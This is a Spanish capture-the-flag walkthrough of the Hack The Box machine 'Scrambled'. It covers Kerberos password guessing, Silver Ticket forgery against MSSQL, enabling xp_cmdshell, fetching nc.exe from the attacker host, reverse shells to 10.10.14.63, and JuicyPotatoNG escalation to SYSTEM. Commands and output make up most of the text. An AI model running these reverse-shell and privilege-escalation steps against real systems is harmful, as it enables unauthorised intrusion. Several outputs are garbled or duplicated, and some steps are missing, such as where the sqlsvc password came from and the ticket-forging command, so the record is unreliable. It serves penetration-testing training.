



1. Enumeración

Realizamos un Ping a la máquina víctima para, a raíz del TTL, podemos hacernos una idea de qué sistema operativo nos estamos enfrentando. En este caso, parece una máquina Windows.

```
/home/parrot ✓> ping -c 1 10.10.11.168
PING 10.10.11.168 (10.10.11.168) 56(84) bytes of data.
64 bytes from 10.10.11.168: icmp_seq=1 ttl=127 time=37.9 ms

--- 10.10.11.168 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 37.910/37.910/37.910/0.000 ms
```

Realizamos un análisis exhaustivo de los puertos abiertos con Nmap, para determinar el software y versión al que corresponden.

```
# Nmap 7.92 scan initiated Sat Oct 8 18:53:15 2022 as: nmap -sCV -v -n -p 53,80,88,135,139,389,445,464,593,636,1433,3268,3269,4411,5985,9389,49667,49673,49674,49697,49701 -oN targeted_10.10.11.168
Nmap scan report for 10.10.11.168
Host is up (0.038s latency).

PORT      STATE SERVICE          VERSION
53/tcp    open  domain          Simple DNS Plus
80/tcp    open  http            Microsoft IIS httpd 10.0
_ http-server-header: Microsoft-IIS/10.0
_ http-methods:
  Supported Methods: OPTIONS TRACE GET HEAD POST
  Potentially risky methods: TRACE
_ http-title: Scramble Corp Intranet
80/tcp    open  kerberos-sec    Microsoft Windows Kerberos (server time: 2022-10-08 16:53:22Z)
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
389/tcp   open  ldap            Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
_ ssl-cert: Subject: commonName=DC1.scrm.local
Subject Alternative Name: otherName=unsupported-, DNS=DC1.scrm.local
Issuer: commonName=scrm-DC1-CA
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha1WithRSAEncryption
Not valid before: 2022-06-09T15:30:57
Not valid after: 2023-06-09T15:30:57
MD5: 679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
SHA-1: bda1 ic23 bafc 973e 68b0 d87c c893 d298 e2d5 4233
_ ssl-date: 2022-10-08T16:56:29+00:00; +1s from scanner time.
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap       Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
_ ssl-cert: Subject: commonName=DC1.scrm.local
Subject Alternative Name: otherName=unsupported-, DNS=DC1.scrm.local
Issuer: commonName=scrm-DC1-CA
Public Key type: rsa
Public Key bits: 2048
Signature Algorithm: sha1WithRSAEncryption
Not valid before: 2022-06-09T15:30:57
Not valid after: 2023-06-09T15:30:57
MD5: 679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
SHA-1: bda1 ic23 bafc 973e 68b0 d87c c893 d298 e2d5 4233
_ ssl-date: 2022-10-08T16:56:29+00:00; +1s from scanner time.
1433/tcp  open  ms-sql-s       Microsoft SQL Server 2019 15.00.2000.00; RTM
```

```

Signature Algorithm: sha256WithRSAEncryption
Not valid before: 2022-10-08T16:47:54
Not valid after: 2052-10-08T16:47:54
MD5: 868a 1bb0 c7ab 53be e0ad 7399 639f 6486
SHA-1: 9cbb d807 9b4f d93a c0e4 4b4e 96d0 533e d533 425d
SSL date: 2022-10-08T16:56:23+00:00; -1s from scanner time.
2506/tcp open  ldap      Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
SSL cert. Subject: commonName=DC1.scrm.local
Subject Alternative Name: otherName=unsupported., DNS=DC1.scrm.local
Issuer: commonName=scrm-DC1-CA
Public Key Type: rsa
Public Key bits: 2048
Signature Algorithm: sha1WithRSAEncryption
Not valid before: 2022-06-09T15:30:57
Not valid after: 2023-06-09T15:30:57
MD5: 679c fca8 69ad 25c0 86d2 e8b0 1792 d7c3
SHA-1: bd41 1c23 bafc 973e 6080 d87c c893 d298 e2d5 4233
SSL date: 2022-10-08T16:56:23+00:00; -1s from scanner time.
3269/tcp open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
SSL date: 2022-10-08T16:56:23+00:00; -1s from scanner time.
SSL cert. Subject: commonName=DC1.scrm.local
Subject Alternative Name: otherName=unsupported., DNS=DC1.scrm.local
Issuer: commonName=scrm-DC1-CA
Public Key Type: rsa
Public Key bits: 2048
Signature Algorithm: sha1WithRSAEncryption
Not valid before: 2022-06-09T15:30:57
Not valid after: 2023-06-09T15:30:57
MD5: 679c fca8 69ad 25c0 86d2 e8b0 1792 d7c3
SHA-1: bd41 1c23 bafc 973e 6080 d87c c893 d298 e2d5 4233
4411/tcp open  found!
FingerPrint strings:
DNSStatusRequestTCP, DNSVersionIndReqTCP, GenericLines, JavaRMI, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, NCP, NULL, NotesRPC, RPCCheck, SMBProgReq, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie
MSRequest, XIPProbe, afp, glsp, ms-sql-s, oracle-tns
SCRAMBLECOMP_ORDERS.V1.0.2;
FourOhFourRequest, GetRequest, HTTPOptions, Help, LPDString, RTSPRequest, SIPOptions;
SCRAMBLECOMP_ORDERS.V1.0.3;
ERROR UNKNOWN COMMAND;
5985/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
HTTP server header: Microsoft-HTTPAPI/2.0
HTTP title: Not found
9389/tcp open  nc-nmf      .NET Message Framing
49609/tcp open  msrpc      Microsoft Windows RPC
49612/tcp open  ncsa_http  Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc      Microsoft Windows RPC
49697/tcp open  msrpc      Microsoft Windows RPC

```

Metemos los datos de del dominio y nombre de hosts que nos da el Nmap en el fichero /etc/hosts.

```

GNU nano 5.4
# Host addresses
127.0.0.1 localhost
127.0.1.1 parrot-vmwarevirtualplatform
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.10.11.168 DC1.scrm.local scrm.local

```

2. Análisis de vulnerabilidades

Como la máquina víctima tiene expuesto el puerto 53, intentamos a hacer un ataque de transferencia de zona DNS, pero no tiene éxito.

```

/home/parrot/HTB/scrambled 42s
dig 10.10.11.168 scrm.local axfr
; <<> DiG 9.18.4-2~bpo11+1-Debian <<> 10.10.11.168 scrm.local axfr
; global options: +cmd
; Got answer:
; ->HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 53792
; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4000
; QUESTION SECTION:
; 10.10.11.168. IN A
; AUTHORITY SECTION:
; 5 IN SOA a.root-servers.net. nstld.verisign-grs.com. 2022100800 1800 900 604800 86400
; Query time: 10 msec
; SERVER: 192.168.237.2#53(192.168.237.2) (UDP)
; WHEN: Sat Oct 08 19:01:55 CEST 2022
; MSG SIZE rcvd: 116
; Transfer failed.

```

Intentamos enumerar los directorios compartidos, pero no tenemos acceso.

```
/home/parrot/HTB/scrambled [?>]
└─$ smbmap -H 10.10.11.168 -L
[!] Authentication error on 10.10.11.168

/home/parrot/HTB/scrambled [?>]
└─$ smbclient -L 10.10.11.168 -N
session setup failed: NT_STATUS_NOT_SUPPORTED


/home/parrot/HTB/scrambled [?>]
└─$ crackmapexec smb 10.10.11.168
SMB 10.10.11.168 445 NONE [*] x64 (name:) (domain:) (signing:True) (SMBv1:False)

/home/parrot/HTB/scrambled [?>]
```

Vemos que la máquina víctima tiene el puerto 80. Un poco raro para tratarse de una máquina que ejerce de controlador de dominio. Vamos a ver de qué se trata.


```
/home/parrot/HTB/scrambled [?>]
└─$ whatweb http://10.10.11.168
http://10.10.11.168 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[Microsoft-IIS/10.0], IP[10.10.11.168], JQuery, Microsoft-IIS[10.0], Script, Title[Scramble Corp Intranet]
```

Revisando la web en el navegador, vemos que han deshabilitado la autenticación NTLM. Lo tendremos que tener en cuenta.




Vemos otras cosas interesantes. De esta captura, podemos obtener un posible usuario (ksimpson).

1. Type `cmd.exe` into the start menu
2. In the new window that appears type `ipconfig > %USERPROFILE%\Desktop\ip.txt` and press Enter



Tenemos información sobre una aplicación llamada Sales Order. Lo tendremos en cuenta por si lo necesitamos más adelante.



Y lo más turbio, es que cuando el departamento de IT resetea una cuenta, lo hace poniendo la misma clave que el usuario.

Password Resets

Our self service password reset system will be up and running soon but in the meantime please call the IT support line and we will reset your password. If no one is available please leave a message stating your username and we will reset your password to be the same as the username.

Vamos a realizar una enumeración de directorios de la web con wfuzz, por si encontramos algo interesante. También revisamos el código fuente. Pero no encontramos nada de interés. Podríamos intentar realizar una enumeración de vhost, pero la intuición me indica que los tiros no van por ahí.

```
000000203: 403 th -p pa 29 L rd1 -92 W kgroup 1233 Ch 168 "Images"
000000291: 403 th -p pa 29 L 135b 92 W eaad3t 1233 Ch 14ee "assets" c96028b
000003673: 403 dmth -p pa 29 L f123 92 W d ACME 1233 Ch 1.3.3 "IMAGES" t group
000004784: 403 29 L 92 W 1233 Ch "Assets"
000045240: 200 HTB/scra 83 L 156 W 2313 Ch "http://10.10.1
1.168/"
[!] Authentication error on 10.10.11.168
Total time: 190.5393
Processed Requests: 220560 led
Filtered Requests: 220540
Requests/sec.: 1157.556 mbled
```

Intentamos realizar una enumeración de usuarios, aprovechándonos del servicio RPC. Pero nos da un error. Creo que es porque la autenticación NTLM está deshabilitada.

```
/home/parrot/HTB/scrambled x 1 .....
rpcclient -U "" 10.10.11.168 -N
Cannot connect to server. Error was NT_STATUS_NOT_SUPPORTED
```

Vamos a intentar realizar la enumeración de usuarios, mediante el servicio de LDAP. Pero nos da error.

```
/home/parrot/HTB/scrambled ✓ > # .....
ldapsearch -x -h 10.10.11.168 -b "dc=srcm,dc=local"
# extended LDIF
# valid option -u: opción desconocida
# LDAPv3
# base <dc=srcm,dc=local> with scope subtree [--usage] [-c] --command=COMMANDS [-I] --
# filter: (objectclass=*)=LOGFILEBASE [-l] --leak-report [-l] --leak-report-full [-R] --
# requesting: ALL --scope=SCOPE [-W] --workgroup=WORKGROUP [-r] --realm=REALM [-U] --us
# [--simple-bind-dn=DN] [--use-kerberos=desired|required[off]] [--use-krb5-cca
options:
# search result
search: 2 /home/parrot/HTB/scrambled
result: 1 Operations error: 168 -N
text: 000004DC: LdapErr: DSID-0C090A5C; comment: In order to perform this opera
tion a successful bind must be completed on the connection., data 0, v4563
/home/parrot/HTB/scrambled
# numResponses: 1 /home/parrot/HTB/scrambled
```

Durante la revisión de la página web, vimos una captura con el usuario “ksimpson”. Teniendo en cuenta que el departamento de IT resetea las claves poniendo la misma clave que el usuario, vamos a ver si en este usuario se cumple.

```
/home/parrot/HTB/scrambled 7s #
kerbrute bruteforce --dc 10.10.11.168 -d scrm.local users

Version: dev (9cfb81e) - 10/08/22 - Ronnie Flathers @ropnop

2022/10/08 20:02:26 > Using KDC(s):
2022/10/08 20:02:26 > 10.10.11.168:88

2022/10/08 20:02:26 > [+] VALID LOGIN: ksimpson@scrm.local:ksimpson
2022/10/08 20:02:26 > Done! Tested 1 logins (1 successes) in 0.126 seconds
```

Ya tenemos un usuario válido:

- Usuario: ksimpson Clave: ksimpson

Miramos si ahora tenemos acceso a los recursos compartidos, pero no.

```
/home/parrot/HTB/scrambled x 1 #
smbclient -L 10.10.11.168 -U "scrm.local/ksimpson%ksimpson" -k
WARNING: The option -k|--kerberos is deprecated!
Kerberos auth with 'ksimpson@SCRM.LOCAL' (SCRM.LOCAL\ksimpson) to access '10.10.11.168' not possible
session setup failed: NT_STATUS_ACCESS_DENIED
```

Tampoco podemos conectarnos con winrm.

```
/home/parrot/HTB/scrambled 4s #
crackmapexec winrm 10.10.11.168 -u "scrm.local\ksimpson" -p "ksimpson"
SMB 10.10.11.168 5985 NONE [*] None (name:10.10.11.168) (domain:None)
HTTP 10.10.11.168 5985 NONE [*] http://10.10.11.168:5985/wsman
WINRM 10.10.11.168 5985 NONE [-] None\scrm.local\ksimpson:ksimpson
```

Intentamos realizar un ataque de Kerberoasting. Nos da un error, al tener el NTLM deshabilitado.

```
impacket-GetUserSPNs scrm.local/ksimpson:ksimpson
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] ("Unpacked data doesn't match constant value 'b'' should be 'NTLMSSP\x00'', 'when unpacking field \ | 'NTLMSSP\x00 | b\''[:8]''")
```

GetUserSPNs tiene una forma de usar kerberos para la autenticación. Vamos a intentarlo, pero nos da un error.

```
/home/parrot/HTB/scrambled #
impacket-GetUserSPNs scrm.local/ksimpson:ksimpson -k
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] exceptions must derive from BaseException
```

Googleando, parece que este error tiene solución:

<https://github.com/SecureAuthCorp/impacket/issues/1206>. Realizamos los cambios comentados en el link y lo volvemos a intentar. El fichero se encuentra en la siguiente ruta: /usr/share/doc/python3-impacket/examples/GetUserSPNs.py.

Generamos primero un TGT para poder autenticarnos con kerberos. OJO, "setear" la variable KRB5CCNAME.

```
/home/parrot/HTB/scrambled > export KRB5CCNAME=sqlsvc.ccache
/home/parrot/HTB/scrambled > impacket-getTGT scrm.local/sqlsvc:Pegasus60
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Saving ticket in sqlsvc.ccache
```

Intentamos de nuevo logarnos, pero parece que el usuario sqlsvc no tiene privilegios.

```
/home/parrot/HTB/scrambled > impacket-mssqlclient dc1.scrm.local -k
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Encryption required, switching to TLS
[-] ERROR(DC1): Line 1: Login failed for user 'SCRM\sqlsvc'.
```

Lo intentamos con el usuario ksimpson, pero tampoco resulta.

```
/home/parrot/HTB/scrambled > impacket-getTGT scrm.local/ksimpson:ksimpson
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Saving ticket in ksimpson.ccache
/home/parrot/HTB/scrambled > rm sqlsvc.ccache
/home/parrot/HTB/scrambled > impacket-mssqlclient dc1.scrm.local -k
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
[*] Encryption required, switching to TLS
[-] ERROR(DC1): Line 1: Login failed for user 'SCRM\ksimpson'.
```

En este punto, vamos a intentar generarnos un Silver Ticket. Para ello, necesitamos:

- Hash de la contraseña (<https://codebeautify.org/ntlm-hash-generator>): B999A16500B87D17EC7F2E2A68778F05
- Domain SID (se puede obtener con getPac.py): Nos interesa sacarlo del usuario Administrator.

```
/home/parrot/HTB/scrambled > impacket-getPac scrm.local/ksimpson:ksimpson -targetUser Administrator
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
Domain SID: S-1-5-21-2743207045-1827831105-2542523200
S-1-5-21-2743207045-1827831105-2542523200
```

- SPN

3. Explotación e intrusión

Ahora que tenemos todos los requisitos, nos creamos nuestro propio TGS y volvemos a intentar ganar acceso al servicio de MSSQL.

```
/home/parrot/HTB/scrambled
[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/Administrator
[*] PAC_LOGON_INFO
[*] PAC_CLIENT_INFO_TYPE
[*] EncTicketPart
[*] EncTGSRepPart
[*] Signing/Encrypting final ticket
[*] PAC_SERVER_CHECKSUM
[*] PAC_PRIVSVR_CHECKSUM
[*] EncTicketPart
[*] EncTGSRepPart
[*] Saving ticket in Administrator.ccache
```

```
/home/parrot/HTB/scrambled #
impacket-mssqlclient dc1.scrm.local -k

/home/parrot/HTB/scrambled # INT
rm sqlsvc.ccache
rm: no se puede borrar 'sqlsvc.ccache': No existe el fichero o el directorio

/home/parrot/HTB/scrambled # 1
rm ksimpson.ccache

/home/parrot/HTB/scrambled #
impacket-mssqlclient dc1.scrm.local -k
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Intentamos habilitar el xp_cmdshell, que nos dará acceso a ejecutar comandos de sistema.

```
SQL> EXECUTE sp_configure 'show advanced options', 1;
[*] INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> GO
[-] ERROR(DC1): Line 1: Could not find stored procedure 'GO'.
SQL> RECONFIGURE;
SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
[*] INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL> RECONFIGURE;
SQL>
```

Nos descargamos el nc.exe de nuestra máquina atacante.

```
SQL> exec xp_cmdshell 'curl 10.10.14.63/nc.exe -o c:\Windows\Temp\nc.exe'
output
-----
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload  Total  Spent    Left  Speed
100 38616  100 38616   0     0  288k    0  --:--:-- --:--:-- --:--:-- 290k
NULL
```

```

100 38616 100 38616 0 0 288k 0 ---:--:-- --:--:-- --:--:-- 290k
NULL
SQL> exec xp_cmdshell 'c:\Windows\Temp\nc.exe -e cmd 10.10.14.63 443'

```

```

/home/parrot/HTB/scrambled x1 # .....
rlwrap nc -nlvp 443
listening on [any] 443 ... Dload Upload Total Spent
connect to [10.10.14.63] from (UNKNOWN) [10.10.11.168] 59976
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
scrm\sqlsvc

```

4. Escalada de privilegios

Vemos que tenemos el privilegio de SeImpersonatePrivilege, por lo que podemos hacer uso de JuicyPotato.

```

whoami /priv
whoami /priv

PRIVILEGES INFORMATION
-----
% Xferd Average Speed Time Time Time Current
-----
Privilege Name Description State
=====
SeAssignPrimaryTokenPrivilege Replace a process level token Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled
SeMachineAccountPrivilege Add workstations to domain Disabled
SeChangeNotifyPrivilege Bypass traverse checking Enabled
SeImpersonatePrivilege Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Disabled

```

Con "systeminfo" podemos ver que nuestra máquina víctima es un Windows 2019, por lo que es mejor tirar de la versión JuicyPotatoNG <https://github.com/antonioCoco/JuicyPotatoNG>.

```

systeminfo
systeminfo

Host Name: DC1
OS Name: Microsoft Windows Server 2019 Standard
OS Version: % Received % Xferd Average Speed Time Time Time Current

```

Nos descargamos el JuicyPotatoNG.exe de nuestra máquina atacante.

```

curl "http://10.10.14.63/JuicyPotatoNG.exe" -o "c:\Temp\JuicyPotatoNG.exe"
curl "http://10.10.14.63/JuicyPotatoNG.exe" -o "c:\Temp\JuicyPotatoNG.exe"
% Total % Received % Xferd Average Speed Time Time Time Current
SQL> exit
100 150k 100 150k 0 0 722k 0 ---:--:-- --:--:-- --:--:-- 728k
/home/parrot/HTB/scrambled

```

Nos ponemos en escucha en nuestra máquina atacante con nc por el puerto 443 y ejecutamos.

```
dir
'whoami' is not recognized as an internal or external command,
operable program or batch file.
Volume in drive C has no label.
Volume Serial Number is 5805-B4B6
whoamo
Directory of c:\Temp
'whoamo' is not recognized as an internal or external command,
operable program or batch file.
08/10/2022 20:53 <DIR> .
08/10/2022 20:53 <DIR> ..
08/10/2022 20:53 <DIR> dd
08/10/2022 20:43          153,600 JuicyPotatoNG.exe
08/10/2022 20:53          38,616 nc.exe
08/10/2022 20:52           0 texto.txt
               3 File(s)      192,216 bytes
               3 Dir(s)    15,975,251,968 bytes free

.\JuicyPotatoNG.exe -t * -p C:\Windows\System32\cmd.exe -a "/c C:\Temp\nc.exe -e cmd 10.10.14.63 443"
.\JuicyPotatoNG.exe -t * -p C:\Windows\System32\cmd.exe -a "/c C:\Temp\nc.exe -e cmd 10.10.14.63 443"
```

Ganamos acceso como "nt authority\system".

```
/home/parrot/HTB/scrambled 1m 1s
rlwrap nc -nlvp 443
listening on [any] 443 ... nc.exe
connect to [10.10.14.63] from (UNKNOWN) [10.10.11.168] 56859
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\>whoami
whoami
'whomai' is not recognized as an internal or external command,
operable program or batch file.
Volume Serial Number is 5805-B4B6
whoamo
whoamo Directory of c:\Temp
'whoamo' is not recognized as an internal or external command,
operable program or batch file.
08/10/2022 20:53 <DIR> .
08/10/2022 20:53 <DIR> ..
08/10/2022 20:53 <DIR> dd
08/10/2022 20:43          153,600 JuicyPotatoNG.exe
08/10/2022 20:53          38,616 nc.exe
08/10/2022 20:52           0 texto.txt
               3 File(s)      192,216 bytes
               3 Dir(s)    15,975,251,968 bytes free
c:\>
```